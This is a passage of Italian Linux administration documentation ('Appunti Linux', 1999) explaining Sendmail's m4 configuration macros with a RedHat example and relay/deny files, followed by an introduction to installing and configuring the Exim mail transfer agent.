A partire dalla directory di origine del pacchetto di configurazione di Sendmail, si trovano in particolare i file *readme* che rappresentano tutta la documentazione disponibile, e una serie di directory contenenti a loro volta i file componenti del sistema di macro.

- `m4/`

  Contiene alcune macro di partenza, di cui, la più importante è `cf.m4` che viene usata per iniziare il procedimento.

- `cf/`

  Contiene i file di configurazione utilizzati dalla macro `m4/cf.m4`; questi file hanno l'estensione `.mc`. Di questi file ne viene usato solo uno: quello predisposto per il proprio sistema. È molto probabile che la propria distribuzione GNU/Linux inserisca il file utilizzato effettivamente per ottenere la configurazione di Sendmail che questa utilizza; potrebbe trattarsi di `linux.mc` oppure di un altro nome che ricorda quello della distribuzione (per esempio `redhat.mc`).

- `sh/`

  Contiene degli script di shell utilizzati automaticamente da M4, in base alle istruzioni contenute nelle macro utilizzate.

- Altre directory

  Le altre directory che discendono dall'origine del pacchetto di configurazione, sono utilizzate per classificare i vari file macro incorporabili in quello che si scrive all'interno della directory `cf/`. Per esempio, un'istruzione del tipo **`MAILER(local)`**, fa riferimento al file `mailer/local.m4`.

Quando si predispone un file di configurazione nella directory `cf/`, la sua compilazione avviene nel modo seguente:

`m4 ../m4/cf.m4` ⟨*file-di-configurazione*⟩ `> file-risultato`

Per esempio, supponendo di avere realizzato il file di configurazione `cf/prova.mc`, e di voler generare il file `cf/prova.cf`, si procede come segue:

`#` **`cd /usr/lib/sendmail-cf`**[*Invio*]

In questo modo ci si posiziona nella directory principale del pacchetto di configurazione.

`#` **`cd cf`**[*Invio*]

Prima di iniziare la compilazione occorre posizionarsi nella directory contenente il file di configurazione.

`#` **`m4 ../m4/cf.m4 prova.mc > prova.cf`**[*Invio*]

A questo punto il file `cf/prova.cf` è stato generato, ed è sufficiente cambiargli nome e sostituirlo al posto del vecchio `/etc/sendmail.cf`.

Naturalmente, perché Sendmail prenda atto della nuova configurazione, deve essere riavviato (dovrebbe bastare l'invio di un segnale di aggancio, **`SIGHUP`**).

## 153.3.2 Struttura e contenuto del file di configurazione

Il file di configurazione inizia generalmente con delle annotazioni, che possono riguardare il copyright o lo scopo del file. Osservando i file già esistenti si potrebbe pensare che il simbolo **`#`** rappresenti l'inizio di un commento; in realtà si tratta di un commento per il file `.cf` che si vuole generare, e all'interno del sistema di macro di M4 è stato ridefinito opportunamente il simbolo di commento in modo che **`#`** venga trattato come un carattere qualunque senza significati particolari. Questo significa che le espansioni hanno luogo anche all'interno dei commenti per il file `/etc/sendmail.cf`.

Il modo adottato comunemente per eliminare le intestazioni contenenti le informazioni sul copyright e le riserve all'uso dei vari file, è quello di dirigere l'output in modo da perderlo, attraverso la macro **`divert(-1)`**.

In teorica, l'aspetto normale di un file di configurazione per questo pacchetto dovrebbe essere il seguente:

```
divert(-1)
#
# Copyright (c) 1983 Eric P. Allman
# Copyright (c) 1988, 1993
#       The Regents of the University of California.  All rights reserved.
#
# Redistribution and use in source and binary forms, with or without...
# ...
divert(0)dnl
include(`../m4/cf.m4')
VERSIONID(`@(#)generic-linux.mc 8.3 (Berkeley) 3/23/96')
OSTYPE(linux)dnl
DOMAIN(generic)dnl
MAILER(local)dnl
MAILER(smtp)dnl
```

In pratica, questo potrebbe generare un file `.cf` insufficiente al funzionamento corretto di Sendmail.

Si può osservare all'inizio l'inclusione del file `m4/cf.m4` che è il responsabile dell'impostazione di questo sistema di macro.

Quasi tutte le macro specifiche che si utilizzano in questo file (quelle che appaiono in lettere maiuscole), rappresentano in realtà l'inclusione di un file, quello che appare come parametro, proveniente dalla directory corrispondente al nome della macro stessa. Per esempio, **`OSTYPE(linux)`** rappresenta in pratica l'inclusione del file `ostype/linux.m4`. Nelle sezioni seguenti vengono descritte brevemente alcune di queste macro specifiche.

### 153.3.2.1 Macro VERSIONID

`VERSIONID(`⟨*descrizione-della-versione*⟩`)`

La macro **`VERSIONID`** permette semplicemente di includere un'annotazione sulla versione della configurazione, nei commenti del file `.cf` generato. È utile per documentare diversi tipi di configurazione, e la forma per definire la versione non è prestabilita.

### 153.3.2.2 Macro OSTYPE

`OSTYPE(`⟨*macro-da-includere*⟩`)`

Attraverso la macro **`OSTYPE`** si può definire il nome del sistema operativo utilizzato. In pratica, si tratta di indicare il nome (senza estensione) di un file macro contenuto nella directory `ostype/`, da includere in quel punto.

Attraverso l'inclusione di questo file, si ottiene la definizione di alcune informazioni importanti riguardo all'installazione di Sendmail nel proprio sistema operativo; per esempio si può definire la collocazione del file contenente gli alias, il programma da usare per la consegna dei messaggi, le opzioni e gli argomenti che questo programma deve avere. Tutte queste informazioni vengono specificate attraverso la definizione di macro specifiche, come se si trattasse della definizione di variabili; Se queste macro non vengono definite in questa occasione, verranno definite in un altro momento, ricevendo un valore predefinito, come documentato regolarmente nei file che accompagnano il pacchetto di configurazione.

L'esempio più semplice possibile del file `ostype/linux.m4` è il seguente,

```
divert(-1)
#
# ...

divert(0)
define(`LOCAL_MAILER_PATH', /bin/mail)dnl
```

dove si definisce soltanto che il programma di consegna dei messaggi è `/bin/mail`. In pratica però, normalmente, questo file viene modificato opportunamente da chi allestisce il pacchetto di configurazione per una particolare distribuzione GNU/Linux.

> La possibilità che questo file non sia conforme alla distribuzione standard del pacchetto di configurazione di Sendmail, deve essere tenuto in considerazione quando si vuole provare a generare un file `.cf` differente dal `/etc/sendmail.cf` già predisposto dalla propria distribuzione. Infatti, le modifiche che potrebbero essere state apportate possono pregiudicare l'effetto prevedibile delle altre macro.

### 153.3.2.3 Macro DOMAINS

`DOMAINS(`⟨*macro-da-includere*⟩`)`

Attraverso la macro **`DOMAINS`** si può definire il nome di una configurazione riferita a un dominio particolare. Si ottiene in pratica l'inclusione di un file contenuto nella directory `domains/`.

Il pacchetto di configurazione fornisce in particolare il file `domains/generic.m4`, che dovrebbe adattarsi a tutte le situazioni normali. Spesso, questo non viene utilizzato, inserendo direttamente quello che serve nel file di configurazione normale.

Quello che segue è un estratto dal file `domains/generic.m4`.

```
divert(-1)
#
# ...

divert(0)
VERSIONID(`@(#)generic.m4       8.3 (Berkeley) 3/24/96')
define(`confFORWARD_PATH', `$z/.forward.$w:$z/.forward')dnl
FEATURE(redirect)dnl
FEATURE(use_cw_file)dnl
```

### 153.3.2.4 Macro MAILERS

`MAILERS(`⟨*macro-da-includere*⟩`)`

Attraverso la macro **`MAILERS`** si può definire il nome di una configurazione riferita a un tipo particolare di sistema di invio dei messaggi. Si ottiene in pratica l'inclusione di un file contenuto nella directory `mailers/`.

Normalmente, questa macro viene utilizzata più volte all'interno del file di configurazione, per definire diverse possibilità. Tipicamente si tratta di:

`MAILER(local)`

che si occupa della gestione dei messaggi all'interno del sistema e viene utilizzato in modo predefinito;

`MAILER(smtp)`

che si occupa di configurare la gestione dei messaggi attraverso il protocollo SMTP, cioè riguarda la configurazione necessaria all'invio dei messaggi al di fuori del sistema.

Nel primo caso si ha l'inclusione del file `mailers/local.m4`, nel secondo di `mailers/smtp.m4`

Dalla macro **`MAILER(smtp)`** dipende la base del sistema di sicurezza contro gli utilizzi indesiderati del proprio server SMTP. Infatti, è qui che vengono definite le istruzioni necessarie nel file `.cf` per impedire l'utilizzo da parte di nodi che non facciano parte della zona DNS di competenza. Cioè, quello che si vuole evitare è che un nodo diverso da quelli definiti nella zona per cui è stato previsto un record **`MX`**, possa utilizzare il server SMTP per raggiungere indirizzi al di fuori del sistema locale (si veda eventualmente quanto discusso nel capitolo precedente).

#### 153.3.2.5 Macro FEATURE

`FEATURE(`⟨*macro-da-includere*⟩`)`

Attraverso la macro **`FEATURE`** si può definire il nome di una configurazione riferita a una particolarità che si vuole includere. Si ottiene in pratica l'inclusione di un file contenuto nella directory `feature/`.

Normalmente, questa macro viene utilizzata più volte all'interno del file di configurazione, e questo preferibilmente prima di **`MAILER`**.

#### 153.3.2.6 HACK

`HACK(`⟨*macro-da-includere*⟩`)`

Attraverso la macro **`HACK`** si può definire il nome di una configurazione riferita a una particolarità sperimentale che si vuole includere. Si ottiene in pratica l'inclusione di un file contenuto nella directory `hack/`.

Teoricamente, questa macro non dovrebbe essere utilizzata; in pratica succede spesso il contrario a causa delle esigenze di definire dei filtri aggiuntivi contro gli accessi indesiderati.

### 153.3.3 Esempio di una distribuzione GNU/Linux

A titolo di esempio, viene presentata la configurazione utilizzata dalla distribuzione RedHat (5.0), e si tratta precisamente del file `cf/redhat.mc`.

```
divert(-1)
include(`../m4/cf.m4')
define(`confDEF_USER_ID',``8:12'')
OSTYPE(`linux')
undefine(`UUCP_RELAY')
undefine(`BITNET_RELAY')
FEATURE(redirect)
FEATURE(always_add_domain)
FEATURE(use_cw_file)
FEATURE(local_procmail)
MAILER(procmail)
MAILER(smtp)
HACK(check_mail3,`hash -a@JUNK /etc/mail/deny')
HACK(use_ip,`/etc/mail/ip_allow')
HACK(use_names,`/etc/mail/name_allow')
HACK(use_relayto,`/etc/mail/relay_allow')
HACK(check_rcpt4)
HACK(check_relay3)
```

La prima cosa che si osserva è che il file inizia con la macro **`divert(-1)`**, senza commenti da eliminare e senza il consueto **`divert(0)`** successivo. In questo modo, dal momento che nessuna delle macro utilizzate dopo deve restituire qualcosa, si evita di terminare le varie macro con il solito **`dnl`**.

Per sicurezza, nel caso servisse, vengono cancellate le macro **`UUCP_RELAY`** e **`BITNET_RELAY`**.

Invece di utilizzare una macro **`DOMAIN`** vengono incluse direttamente le particolarità attraverso l'uso della macro **`FEATURE`**. In particolare viene definito quanto segue.

- **FEATURE(redirect)**

  Si tratta di una particolarità poco importante, con la quale si ottiene di emettere un avviso nel caso sia utilizzato un indirizzo di posta elettronica nella forma ⟨*indirizzo-normale*⟩**.REDIRECT**. Si ottiene una segnalazione di errore in cui si invita a utilizzare la parte di indirizzo precedente a **.REDIRECT**.

- **FEATURE(always_add_domain)**

  Inserendo questa configurazione, si ottiene di aggiungere il nome di dominio all'utente destinatario quando questo non viene specificato esplicitamente.

- **FEATURE(use_cw_file)**

  In questo modo si ottiene di fare accettare a Sendmail l'identificazione del proprio nodo attraverso uno dei nomi elencati nel file `/etc/sendmail.cw`.

- **FEATURE(local_procmail)**

  Fa in modo di utilizzare **procmail** come sistema di consegna dei messaggi in ambito locale.

Le macro **HACK** inserite alla fine, sono state aggiunte per permettere una migliore gestione dei filtri di accesso al servizio di invio dei messaggi, comprendendo in questo anche la definizione di nodi per i quali il proprio server SMTP può agire come *relay*.
Per la precisione, è consentito l'uso dei file descritti nelle sezioni seguenti.

#### 153.3.3.1 /etc/mail/ip_allow

Si tratta di un file di testo contenente un elenco di indirizzi IP (uno per riga) riferiti a nodi particolari o a intere reti. A questi elaboratori viene consentito di utilizzare il server SMTP come *relay*. Per esempio,

```
192.168.1.2
192.168.2
```

permette l'accesso al nodo 192.168.1.2 e a tutta la rete 192.168.2.
Questo file, al di fuori della configurazione particolare della distribuzione RedHat, potrebbe chiamarsi `/etc/mail/LocalIP`.

#### 153.3.3.2 /etc/mail/name_allow

Si tratta di un file di testo contenente un elenco di nomi di dominio (uno per riga) riferiti a nodi particolari o a tutti i nodi di un dominio particolare. A questi elaboratori viene consentito di utilizzare il server SMTP come *relay*. Per esempio,

```
roggen.brot.dg
mehl.dg
```

permette l'accesso al nodo **roggen.brot.dg** e a tutto il dominio **mehl.dg**.
Questo file, al di fuori della configurazione particolare della distribuzione RedHat, potrebbe chiamarsi `/etc/mail/LocalNames`.

#### 153.3.3.3 /etc/mail/relay_allow

Si tratta di un file di testo contenente un elenco di indirizzi IP o di nomi di dominio (uno per riga) riferiti a nodi particolari o a tutti i nodi di una rete particolare o di un dominio. Questi indirizzi sono ammessi come destinatari di messaggi quando il server SMTP viene utilizzato come *relay*. Per esempio,

```
192.168
roggen.brot.dg
mehl.dg
```

permette di inviare messaggi alla rete 192.168, al nodo **roggen.brot.dg** e a tutto il dominio **mehl.dg**, quando il server SMTP funziona come *relay*.
Questo file, al di fuori della configurazione particolare della distribuzione RedHat, potrebbe chiamarsi `/etc/mail/RelayTo`.

#### 153.3.3.4 /etc/mail/deny

Il file di testo `/etc/mail/deny` viene utilizzato per annotare un elenco di indirizzi di posta elettronica, nomi di dominio e indirizzi IP di mittenti indesiderati. A fianco di ogni indirizzo, separato da un carattere di tabulazione (<*HT*>), si indica il messaggio di errore che si vuole sia restituito all'MTA che ha contattato il server per l'inoltro del messaggio.
Segue un esempio molto semplice di questo file.

```
spam@marameo.dg "Spiacente sig. Spam, non accettiamo messaggi da Lei."
spam.brot.dg    "Dal Vostro host non accettiamo email."
spammer.dg      "Non vogliamo spam, grazie."
192.168.13.13   "Dal Vostro host non accettiamo email."
192.168.17      "Non vogliamo spam, grazie."
```

Questo file non può essere usato così com'è; occorre generare un file adatto a Sendmail. Si utilizza in pratica il comando seguente:

```
# makemap -v hash /etc/mail/deny < /etc/mail/deny
```

Quello che si ottiene è il file `/etc/mail/deny.db`.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Exim: introduzione

In questo capitolo si introduce l'utilizzo di Exim, un MTA che offre qualche piccolo vantaggio rispetto all'uso di Sendmail: è abbastanza compatibile con le consuetudini di quest'ultimo; ha un sistema di configurazione meno criptico; è predisposto per IPv6; quando possibile utilizza processi senza i privilegi dell'utente **`root`**, in modo da lasciare meno occasioni alle aggressioni.

## 154.1 Compatibilità con Sendmail e differenze importanti

Exim è compatibile con Sendmail per tutti quegli aspetti che coinvolgono gli utenti comuni e anche per ciò che riguarda gli amministratori che non hanno o non desiderano avere conoscenze troppo approfondite sulla gestione della posta elettronica. Questa compatibilità riguarda tre punti fondamentali: il file `/etc/aliases`, i file `~/.forward` e un collegamento che simula la presenza dell'eseguibile **`sendmail`**. Per di più, l'eseguibile **`exim`** accetta buona parte delle opzioni standard di **`sendmail`**, in modo da permettere il funzionamento di programmi come Mailx, o il funzionamento di script che si affidano alla presenza dell'eseguibile **`sendmail`**.

I file `/etc/aliases` e `~/.forward` si comportano in modo quasi identico rispetto a quando è in funzione Sendmail. In particolare, con `~/.forward` si possono usare anche delle estensioni.

Un'eccezione, rispetto alla compatibilità di questi file, riguarda l'indicazione di pipeline. Con Sendmail, si presume che il comando sia elaborato da una shell; con Exim, no. Di conseguenza, i comandi interni di questa non sono accessibili. Si osservino gli esempi seguenti, riferiti al contenuto del file `/etc/aliases`: si tratta della stessa pipeline a cui vengono ridiretti i messaggi giunti per l'utente ipotetico, denominato **`lista-pippo`**.

```
# con Sendmail
lista-pippo:  "| exec /home/liste/bin/ricezione-messaggi lista-pippo"

# con Sendmail senza exec
lista-pippo:  "| /home/liste/bin/ricezione-messaggi lista-pippo"

# con Exim non si può usare exec che è un comando interno di shell
lista-pippo:  "| /home/liste/bin/ricezione-messaggi lista-pippo"

# con Exim, avviando prima una shell e quindi il comando
lista-pippo:  "| /bin/sh -c '/home/liste/bin/ricezione-messaggi lista-pippo'"
```

Se si deve inserire una pipeline in un file `~/.forward`, vale lo stesso ragionamento, con la differenza che qui non si mette più l'indicazione del destinatario perché è implicita (ma questo vale anche per Sendmail).

> Il primo vantaggio che si osserva rispetto a Sendmail è che il file `/etc/aliases` non deve essere «ricompilato» attraverso **`newaliases`**: basta modificarlo e non occorre nemmeno riavviare il servizio perché viene riletto ogni volta dal sistema di consegna locale.

Se nel file `~/.forward` si inserisce un indirizzo che crea un *loop*, come per esempio quando si indica lo stesso indirizzo dell'utente per il quale è stato creato il file, i messaggi vengono consegnati presso quello stesso recapito, invece di ignorarli semplicemente.

> I permessi del file `~/.forward` non possono concedere la scrittura al gruppo e al resto degli utenti. Questo particolare va considerato quando si utilizza una maschera dei permessi pari a 002 (è così, solitamente, quando si usano i gruppi privati), che tende a concedere la scrittura al gruppo in modo predefinito.

Come si è detto, Exim fornisce un collegamento denominato **`sendmail`**, per favorire il funzionamento dei programmi che dipendono dalla presenza di questo; inoltre, offre il collegamento **`mailq`**, come fa Sendmail, per permettere la verifica dei messaggi in coda.

## 154.2 Installazione

L'installazione di Exim può costituire un problema se non si parte da un pacchetto già predisposto per la propria distribuzione GNU/Linux; quindi è decisamente preferibile cercare un tale pacchetto già pronto. Purtroppo, in certi casi, anche questo non basta: occorre preparare qualcosa prima, forse è necessario definire la configurazione, e infine occorre fare delle sistemazioni finali dopo alcune prove di verifica.

### 154.2.1 Utente specifico

Quando possibile, se la configurazione lo consente, Exim cerca di avviare processi con privilegi inferiori a quelli dell'utente **`root`**. Per esempio, la consegna locale della posta avviene normalmente con un processo che utilizza i privilegi dell'utente destinatario. In tutte le altre circostanze, si può stabilire un utente e un gruppo che Exim deve utilizzare: nei sistemi che utilizzano i gruppi privati (un gruppo per ogni utente), si potrebbe creare l'utente e il gruppo **`exim`**; negli altri sistemi, può essere conveniente creare solo l'utente **`exim`**, a cui abbinare il gruppo **`mail`**.

Pertanto, la prima cosa da fare è la creazione di questo utente, ed eventualmente del gruppo corrispondente (se non è già previsto, o se si utilizzano i gruppi privati). Nel file `/etc/passwd` potrebbe apparire una riga come quella seguente, dove il numero GID 12 è inteso corrispondere a **`mail`**.

```
exim:*:501:12:Exim mailer:/:
```

Se si usano i gruppi privati, si potrebbero avere i record seguenti, rispettivamente nei file `/etc/passwd` e `/etc/group`.

```
exim:*:501:501:Exim mailer:/:
```

```
exim:x:501:
```

In ogni caso, come si è visto, è importante che l'accesso sia impossibile, e questo si ottiene con l'asterisco nel campo della password.

### 154.2.2 /etc/aliases

Dopo l'installazione di Exim, si può fare in modo di recuperare il vecchio `/etc/aliases`, se c'era, oppure se ne deve creare uno nuovo. Per il momento, fino a che non è stata vista la configurazione di Exim, è meglio lasciare stare gli alias che si traducono in file o in pipeline.

Exim può essere configurato per utilizzare un file diverso da `/etc/aliases` con questo stesso scopo, ma in generale dovrebbe essere conveniente mantenere questa convenzione. In ogni caso, Exim ha bisogno della definizione di alcuni alias indispensabili: in generale, Exim non permette la consegna di messaggi direttamente all'utente **`root`**, quindi è necessario definire chi sia l'utente corrispondente che deve ricevere la posta diretta a **`root`**. Di seguito viene mostrato un esempio che dovrebbe andare bene in tutte le piattaforme GNU/Linux: l'alias di **`root`** deve essere modificato opportunamente.

```
# Obbligatori
MAILER-DAEMON:  postmaster
abuse:          postmaster
postmaster:     root

# Ridirezione per evitare trucchi con gli utenti speciali di sistema.
bin:            root
daemon:         root
adm:            root
lp:             root
sync:           root
shutdown:       root
halt:           root
mail:           root
news:           root
uucp:           root
operator:       root
games:          root
gopher:         root
ftp:            root
nobody:         root
postgres:       root
exim:           root

# Chi è root (modificare in base alla realtà del proprio sistema)
#root:          daniele
```

### 154.2.3 ~/.forward

Anche la gestione dei file `~/.forward` può essere controllata (e stravolta) attraverso la configurazione di Exim; tuttavia, se si desidera mantenere le consuetudini, si possono recuperare questi file che gli utenti potrebbero avere già utilizzato con Sendmail. Valgono naturalmente le stesse riserve già espresse in riferimento a destinatari costituiti da file o da pipeline.

In ogni caso, perché tali file `~/.forward` possano essere accettati da Exim, occorre che siano assenti i permessi in scrittura per il gruppo e per gli altri utenti. Utilizzando la shell Bash, si potrebbe usare un comando come quello seguente:

```
# find /home -name .forward -exec chmod go-w \{\} \;
```

### 154.2.4 Directory di destinazione dei messaggi locali

Sendmail utilizza una directory comune a tutti gli utenti per inserirvi i file contenenti i messaggi di questi, quando giungono a destinazione. In passato si è trattato di `/var/spool/mail/`, e attualmente dovrebbe essere `/var/mail/`, per conformità con lo standard FHS (capitolo 44). Exim può funzionare nello stesso modo, oppure può consegnare i messaggi direttamente nelle directory personali degli utenti. In generale, qualunque sia la scelta, è necessario che la variabile di ambiente **`MAIL`** contenga il percorso completo per raggiungere il file di destinazione, in modo che i programmi di lettura della posta vi si possano adeguare. Questo lo si fa normalmente nella definizione del profilo della shell personale.

Per esempio, se si utilizza la shell Bash, il file `/etc/profile` potrebbe contenere le righe seguenti per indicare che i file dei messaggi si trovano nella directory `/var/mail/`.

```
MAIL="/var/mail/$USER"
export MAIL
```

Nel caso la posta venisse consegnata nel file `~/Messaggi` della directory personale di ogni utente, l'istruzione per definire la variabile **`MAIL`** potrebbe essere la seguente:

```
MAIL="$HOME/Messaggi"
export MAIL
```

Detto questo, si deve tenere presente che Exim utilizza i privilegi dell'utente destinatario per aprire i file di destinazione, per cui i premessi della directory devono essere regolati convenientemente. Il problema si pone quando si usa la directory `/var/mail/`, o un'altra simile, per tutti i file di destinazione: è necessario che sia attribuita a questa directory la modalità 1777. Infatti, l'attivazione del bit Sticky, permette il *lock* dei file. Se non si ha l'accortezza di sistemare questo particolare, la posta elettronica non può essere consegnata.

```
# chmod 1777 /var/mail
```

## 154.3 Configurazione

La configurazione di Exim è più semplice di Sendmail, ma resta comunque una cosa piuttosto delicata, dati i problemi che sono coinvolti nella gestione della posta elettronica. Alla fine di questo gruppo di sezioni viene mostrato un esempio completo di configurazione che dovrebbe funzionare correttamente nella maggior parte delle situazioni.

La documentazione di Exim è voluminosa e abbastanza dettagliata. Questo è un elemento positivo; purtroppo occorre dedicarvi un po' di tempo per la sua lettura. Se si desidera utilizzare Exim a livello professionale, ciò diventa necessario.

Il file di configurazione di Exim, volendo seguire lo standard di GNU/Linux (e non solo), dovrebbe trovarsi nella directory `/etc/`. In pratica però, potrebbe non essere così. Una volta installato il pacchetto di Exim, occorre cercare il file di configurazione. Nel caso di distribuzioni RPM si può vedere facilmente l'elenco dei file che compongono il pacchetto, utilizzando l'opzione **`-ql`**.[1]

> Il file di configurazione deve appartenere all'utente **`root`**, oppure all'utente specificato in fase di compilazione dei sorgenti di Exim, attraverso l'opzione **`EXIM_UID`**, e non può essere accessibile in scrittura dal gruppo né dagli altri utenti.

Quando si avvia Exim, se il file di configurazione contiene errori sintattici, viene emesso un messaggio di errore attraverso lo standard error, specificando anche la riga in cui questo si trova. Dopo tale segnalazione, Exim termina di funzionare, e il servizio non viene avviato.

### 154.3.1 Struttura

Il file di configurazione si divide in sei parti che devono apparire nell'ordine previsto. Ognuna di queste termina con la parola chiave **`end`**, posta da sola in una riga. Le varie parti sono elencate di seguito.

[1] Il pacchetto Exim di RedHat, si trova solo tra i contributi esterni, e questo installa i binari a partire dalla directory `/usr/exim/`, cosa decisamente insolita; inoltre, il file di configurazione è `/usr/exim/configure`.

1. Configurazione principale. Si tratta di direttive in cui si assegnano dei valori a delle opzioni di funzionamento.

2. Configurazione dei driver di trasporto. Si tratta della definizione dei meccanismi attraverso cui i messaggi vengono recapitati alla destinazione, copiandoli all'interno dei file, o inserendoli nelle pipeline.

3. Configurazione dei driver di direzione (*director*). Si tratta dei processi di consegna all'interno dei domini locali, cosa che include la gestione degli alias e del *forward*.

4. Configurazione dei driver di instradamento. Si tratta dei processi di consegna a destinazioni remote, ovvero, quelle destinazioni che non sono classificate come appartenenti ai domini locali.

5. Configurazione delle regole per i tentativi ripetuti (*retry*).

6. Configurazione delle regole di riscrittura. Si tratta della definizione di modifiche sistematiche a elementi dell'intestazione dei messaggi.

In ogni parte della configurazione possono apparire dei commenti; questi sono introdotti dal simbolo `#`, all'inizio della riga, e conclusi dalla fine della riga stessa. Non sono ammessi commenti alla fine delle direttive; in pratica, i commenti possono apparire solo su righe apposite. Inoltre, le righe bianche, e quelle vuote, vengono ignorate come di consueto.

## 154.3.2 Elementi comuni

Prima di affrontare la descrizione di alcune direttive importanti che possono essere usate nel file di configurazione, conviene conoscere alcune convenzioni comuni, o direttive particolari che coinvolgono tutto l'insieme della configurazione.

### 154.3.2.1 Macro

All'interno della prima parte del file di configurazione, quella che riguarda le definizioni generali, è possibile inserire delle direttive che dichiarano delle macro. Queste si distinguono perché devono avere l'iniziale maiuscola. In generale, per convenzione comune derivante da altri linguaggi di programmazione, le macro si dichiarano con nomi composti esclusivamente da lettere maiuscole.

⟨*nome*⟩ = ⟨*valore-da-sostituire*⟩

Il nome può essere composto da lettere numeri e dal simbolo di sottolineatura (`_`), e come accennato, la prima lettera deve essere maiuscola. Il valore che si abbina a questo nome, è tutto ciò che appare dopo il simbolo `=`, escludendo eventuali spazi iniziali, fino alla fine della riga.

### 154.3.2.2 Assegnamento

In molti punti del file di configurazione si usano delle direttive che rappresentano in pratica l'assegnamento di un valore a una sorta di variabile. La sintassi è semplice e intuitiva.

⟨*nome*⟩ = ⟨*valore*⟩

La differenza rispetto alla dichiarazione di macro sta nel fatto che i nomi utilizzati in questo caso sono prestabiliti, e non iniziano mai con una lettera maiuscola.

### 154.3.2.3 Valori booleani

Quando una variabile è fatta per definire l'attivazione o la disattivazione di qualcosa, può ricevere solo i valori *Vero* o *Falso*, espressi attraverso le solite parole chiave: **`true`** o **`yes`** rappresenta il valore *Vero*; **`false`** o **`no`** rappresenta il valore *Falso*.

In particolare, in presenza di variabili di questo tipo, è possibile fare a meno di indicare espressamente l'assegnamento, lasciando intuire il valore predefinito derivante dal nome della variabile. In generale, comunque, sarebbe bene esplicitare l'intenzione, se si vogliono utilizzare tali variabili.

### 154.3.2.4 Interi

I numeri interi possono essere annotati utilizzando diverse basi di numerazione:

- un numero che inizia con il prefisso 0x... viene inteso essere espresso in base esadecimale;
- un numero che inizia con uno zero viene inteso essere espresso in base ottale;
- un numero che inizia con una cifra diversa da zero viene inteso essere espresso in base decimale.

Tali numeri interi possono essere seguiti dalla lettera **K** (maiuscola) o dalla lettera **M**, e in tali casi si intende esprimere un multiplo di 1024, o di 1024x1024 rispettivamente (Kilo e Mega delle convenzioni che si usano in informatica).

#### 154.3.2.5 Numeri con parte decimale

Un numero contenente una parte decimale può essere espresso solo utilizzando la numerazione a base 10 (base decimale), indicando le cifre della parte frazionaria dopo un punto. Sono consentite un massimo di 3 cifre decimali dopo la parte intera.

#### 154.3.2.6 Intervalli orari

Le indicazioni di valori riferiti a intervalli orari (periodi di tempo), fanno uso di una serie di suffissi che descrivono il significato del numero che li precede.

- **s** secondi;
- **m** minuti;
- **h** ore;
- **d** giorni;
- **w** settimane.

Per esempio, il valore **3h45m** rappresenta 3 ore e 45 minuti. Questo formato di rappresentazione viene usato anche nell'output.

#### 154.3.2.7 Stringhe

Le stringhe possono essere rappresentate con o senza apici doppi di delimitazione. L'utilizzo o meno di tale delimitazione ha delle conseguenze diverse.

Le stringhe non delimitate sono rappresentate da tutto ciò che appare dopo il simbolo **=** utilizzato nell'assegnamento, letteralmente, escludendo eventuali spazi iniziali, e continuando fino alla fine della riga. Questo significa in pratica che una stringa di questo tipo non può proseguire nella riga successiva.

Si utilizzano le stringhe delimitate tutte le volte in cui occorre rappresentare qualcosa di particolare, come dei caratteri speciali, attraverso il prefisso **** che assume il ruolo di carattere di escape, oppure quando è necessario proseguire la stringa nella riga successiva.

La tabella 154.1 mostra l'uso di queste sequenze di escape ottenute con la barra obliqua inversa.

| Simbolo | Significato |
|---|---|
| \\ | Rappresenta una barra obliqua inversa singola. |
| \n | Il carattere <*NL*>. |
| \r | Il carattere <*CR*>. |
| \t | Una tabulazione orizzontale (<*HT*>). |
| \⟨*n-ottale*⟩ | Identifica un carattere attraverso il suo numero ottale. |
| \⟨*n-esadecimale*⟩ | Identifica un carattere attraverso il suo numero esadecimale. |

Tabella 154.1: Elenco delle sequenze di escape utilizzabili all'interno delle stringhe delimitate da apici doppi.

Inoltre, una barra obliqua inversa posta alla fine della riga, subito prima del codice di interruzione di riga, rappresenta la continuazione della stringa nella riga successiva, eliminando gli spazi iniziali aggiunti nella riga successiva.

Se si utilizza una barra obliqua inversa davanti a un carattere con il quale non forma alcuna sequenza di escape prevista, si conferma semplicemente il carattere successivo alla barra. Dal momento che all'interno delle stringhe possono essere usati altri simboli con significati speciali, si può usare la barra obliqua inversa per dare loro un significato puramente letterale.

#### 154.3.2.8 Elenchi di stringhe

In determinate situazioni si può indicare un elenco di stringhe. La rappresentazione di tali elenchi avviene di fatto in una sola stringa, i cui elementi sono separati attraverso due punti verticali (**:**). Per esempio, **uno:due:tre** è un elenco composto dalle sottostringhe **uno**, **due** e **tre**. È importante sapere subito che attorno ai due punti verticali, possono essere inseriti degli spazi, che poi vengono eliminati dalle sottostringhe; quindi, tornando all'esempio già presentato, sarebbe stata esattamente la stessa cosa scrivere **uno: due :tre**

A seconda delle esigenze, tali elenchi possono essere racchiusi globalmente attraverso gli apici doppi delle stringhe normali, oppure possono farne senza, con le stesse considerazioni già fatte su questo argomento.

Da quanto descritto, si intende che i due punti verticali abbiano un significato speciale, e che non possano essere usati per altri scopi, a meno che questi appaiano in coppia (`::`), perché in tal caso rappresentano esattamente due punti verticali testuali.

Gli elenchi di stringhe vengono usati per rappresentare vari tipi di informazioni, per i quali si distinguono una serie di particolari che possono essere molto utili per una configurazione efficace di Exim. Qui viene trascurata la descrizione di queste indicazioni, che possono essere approfondite leggendo la documentazione originale.

#### 154.3.2.9 Espansione delle stringhe

All'interno delle stringhe possono essere inseriti degli elementi che vengono sostituiti in qualche modo, in base a ciò che questi rappresentano. Per identificare tali elementi si utilizza il simbolo dollaro (**`$`**) seguito da un nome, che eventualmente può anche essere racchiuso tra parentesi graffe, in caso si temano delle ambiguità.

`$`⟨*nome-di-variabile*⟩ | `${`⟨*nome-di-variabile*⟩`}`

Esistono poi una serie di operazioni che possono essere compiute attraverso l'operatore di sostituzione (il dollaro), che qui non vengono descritte.

> Nel caso si debba inserire il simbolo **`$`** in una stringa con un significato letterale, occorre indicare **`\$`** se si tratta di una stringa non delimitata, oppure **`\\$`** se si tratta di una stringa delimitata (incoerente, ma è così).

#### 154.3.2.10 Espressioni regolari

In alcune situazioni, le stringhe possono servire a esprimere delle espressioni regolari. Tali espressioni regolari si distinguono per il fatto che iniziano con l'accento circonflesso (`^`), e possono terminare o meno con il simbolo dollaro, che in tal caso rappresenta la fine della stringa con cui avviene il confronto.

Le regole per la realizzazione di tali espressioni regolari sono simili a quelle di Perl 5, facendo attenzione però alle barre oblique inverse, che se si trovano racchiuse tra doppi apici, devono essere raddoppiate.

